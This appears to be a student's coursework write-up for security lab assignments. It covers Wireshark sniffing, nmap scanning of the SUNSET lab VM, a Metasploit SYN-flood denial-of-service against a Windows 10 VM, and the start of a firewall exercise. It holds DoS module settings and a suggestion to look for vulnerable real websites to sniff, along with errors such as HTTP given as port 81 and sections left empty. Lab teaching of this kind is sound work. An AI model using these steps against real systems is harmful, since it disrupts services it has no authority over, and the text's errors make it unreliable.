

## **ASSIGNMENT - 4**

**A . Sniffing - Identify the website that have vulnerable protocols to sniff**

- > HTTP**
- > FTP**
- > POP**

**Sniffing : The process of capturing and analyzing the data packets which are passing through the network .Sniffers are used by network/system administrators to monitor and troubleshoot network traffic.Attackers use sniffers to capture data.**

**Here we need to identify the vulnerabilities of a website we use a tool called wireshark.**

**Wireshark : network protocol analyzer or an application that captures packets from a network connection.**

**Here we need to website protocols**

**Http protocol : 81**

**FTP protocol : 20,21**



**Pop protocol : 110**

**Now find any website in google browser go to google . and search any website which is having vulnerabilities .**


## > HTTP

### Step 1 : Start your wireshark tool


### Step 2: Open browser and search for the websites Which are having




## > FTP



## > FTP Protocols



## > POP



## B. Server Hacking - Crack the servers and find the flags

- . Exploit the SUNSET Server
- . Exploit the DC-1 Server

Here flags means data . Data of a machine

**Step 1: we need to import the Sunset server**

**Step 2 : And start kali linux and Sunset server**

**Step 3 : Before starting we need to check network settings**

**Step 4 : the network setting should be in bridge and**

**nan network**

**Step 5: After starting both**

**Step 6 : Give the command to find the ip address of the machine .**

**Step 7 : we need to find**

**Ip address( information gathering)**

**Scanning on open ports Enumerating the ports services-vulnerability in the server-nmap**

**And then finally we need to exploit and check for any data -flag**

```
root@kali:~# nmap -A 192.168.1.197 ↵
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-12 10:01 EST
Nmap scan report for 192.168.1.197
Host is up (0.0013s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
| ssh-hostkey:
|   2048 37:dd:45:a2:9b:e7:bf:aa:30:e3:f0:96:ac:7c:0b:7c (RSA)
|   256 b4:c2:9b:4d:6f:86:67:02:cf:f6:43:8b:e2:64:ea:04 (ECDSA)
|_  256 cb:f2:e6:cd:e3:e1:0f:bf:ce:e0:a2:3b:84:ae:97:74 (ED25519)
80/tcp    open  http         Apache httpd 2.4.38
| http-ls: Volume /
|   SIZE  TIME              FILENAME
|   612   2019-11-25 05:35  index.nginx-debian.html
|_
| http-server-header: Apache/2.4.38 (Debian)
| http-title: Index of /
3306/tcp  open  mysql?
| fingerprint-strings:
|   JavaRMI, LDAPBindReq, NULL:
|     Host '192.168.1.107' is not allowed to connect to this MariaDB se
8080/tcp  open  http-proxy  Weborf (GNU/Linux)
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 404 Page not found: Weborf (GNU/Linux)
|     Content-Length: 202
|     Content-Type: text/html
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"><h
|>
| GetRequest:
|   HTTP/1.1 200
|   Server: Weborf (GNU/Linux)
|   Content-Length: 326
|   <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"><h
|td>d</td><td><a href="html/">html</a></td><td>-</td></tr>
|   </table><p>Generated by Weborf/0.12.2 (GNU/Linux)</p></body></htm
| HTTPOptions, RTSPRequest, SIPOptions:
|   HTTP/1.1 200
|   Server: Weborf (GNU/Linux)
|   Allow: GET,POST,PUT,DELETE,OPTIONS,PROPFIND,MKCOL,COPY,MOVE
|   DAV: 1,2
|   DAV: <http://apache.org/dav/propset/fs/1>
|   MS-Author-Via: DAV
| Socks5:
|   HTTP/1.1 400 Bad request: Weborf (GNU/Linux)
|   Content-Length: 199
|   Content-Type: text/html
|   <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"><h
| http-methods:
|   Potentially risky methods: PUT DELETE PROPFIND MKCOL COPY MOVE
|   http-server-header: Weborf (GNU/Linux)
```

**C. Perform a Dos attack on windows -10 Virtual Machine And check the performance .**

**DOS attack :** denial of service (DOS ) attack is a type of cyber attack in which a malicious actor aims to render a computer or other devices unavailable to its intended users by interrupting the devices normal functioning .

**We have to start using Windows 10 .  
Identify the windows 10 ip address then we need to perform dos attack on win 10 VM**

**Check the performance in the task manager application IN win 10 we need to check the traffic in wireshark .**

**Step 1 : Start Kali linux**

**Step 2: Identify the Windows 10 ip address**

**Step 3: Then start Performing the Dos attack on the Win 10 VM**

**Write set RHOST [Windows 10's IP] and press Enter**

- Write set RPORT 21 and press Enter
- Write RHOST [Windows server 2016's IP] and press Enter.
- Write set TIMEOUT 20000 and press Enter.

```
File Actions Edit View Help
msf6 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):
Name      Current Setting  Required  Description
INTERFACE          no        The name of the interface
NUM                no        Number of SYNs to send (else unlimited)
RHOSTS           yes        The target host(s), range CIDR identifier, or host
file with syntax 'file:<path>'
RPORT            80        yes        The target port
SHOST             no        The spoofable source address (else randomizes)
SNAPLEN         65535     yes        The number of bytes to capture
SPORT             no        The source port (else randomizes)
TIMEOUT         500        yes        The number of seconds to wait for new data


msf6 auxiliary(dos/tcp/synflood) > set RHOST 10.10.10.10
RHOST => 10.10.10.10
msf6 auxiliary(dos/tcp/synflood) > set RPORT 139
RPORT => 139
msf6 auxiliary(dos/tcp/synflood) > set [REDACTED]
```

**Step 4: Check the performance in the Task Manager**

**Step 5: Check the Performance in Wireshark**

Performance					
Name	34% CPU	16% Memory	96% Disk	0% Network	
Apps (3)					
> Google Chrome	8.6%	27.2 MB	0.5 MB/s	0 Mbps	
Microsoft Edge	0%	15.1 MB	0 MB/s	0 Mbps	
> Task Manager	0.7%	8.8 MB	0 MB/s	0 Mbps	
Background processes (25)					
Application Frame Host	0%	4.1 MB	0 MB/s	0 Mbps	
Browser_Broker	0%	2.6 MB	0 MB/s	0 Mbps	
Cortana	0%	35.0 MB	0 MB/s	0 Mbps	
Cortana Background Task Host	0%	4.4 MB	0 MB/s	0 Mbps	
Google Chrome	0%	10.6 MB	0 MB/s	0 Mbps	
Google Chrome	1.5%	38.8 MB	0 MB/s	0 Mbps	
Google Chrome	0%	18.4 MB	0 MB/s	0 Mbps	
Google Chrome	0%	1.3 MB	0 MB/s	0 Mbps	
Google Chrome	0%	1.3 MB	0 MB/s	0 Mbps	
<input type="checkbox"/> Fewer details					<input type="button" value="End task"/>

Now we need to check the performance in the wireshark .




# ASSIGNMENT - 5


**A. Turn off the antivirus and block the Instagram web application and a Standalone application by changing the rules of the firewall.**

**STEP 1 : Open the settings from windows search bar and navigate to the windows security option.**

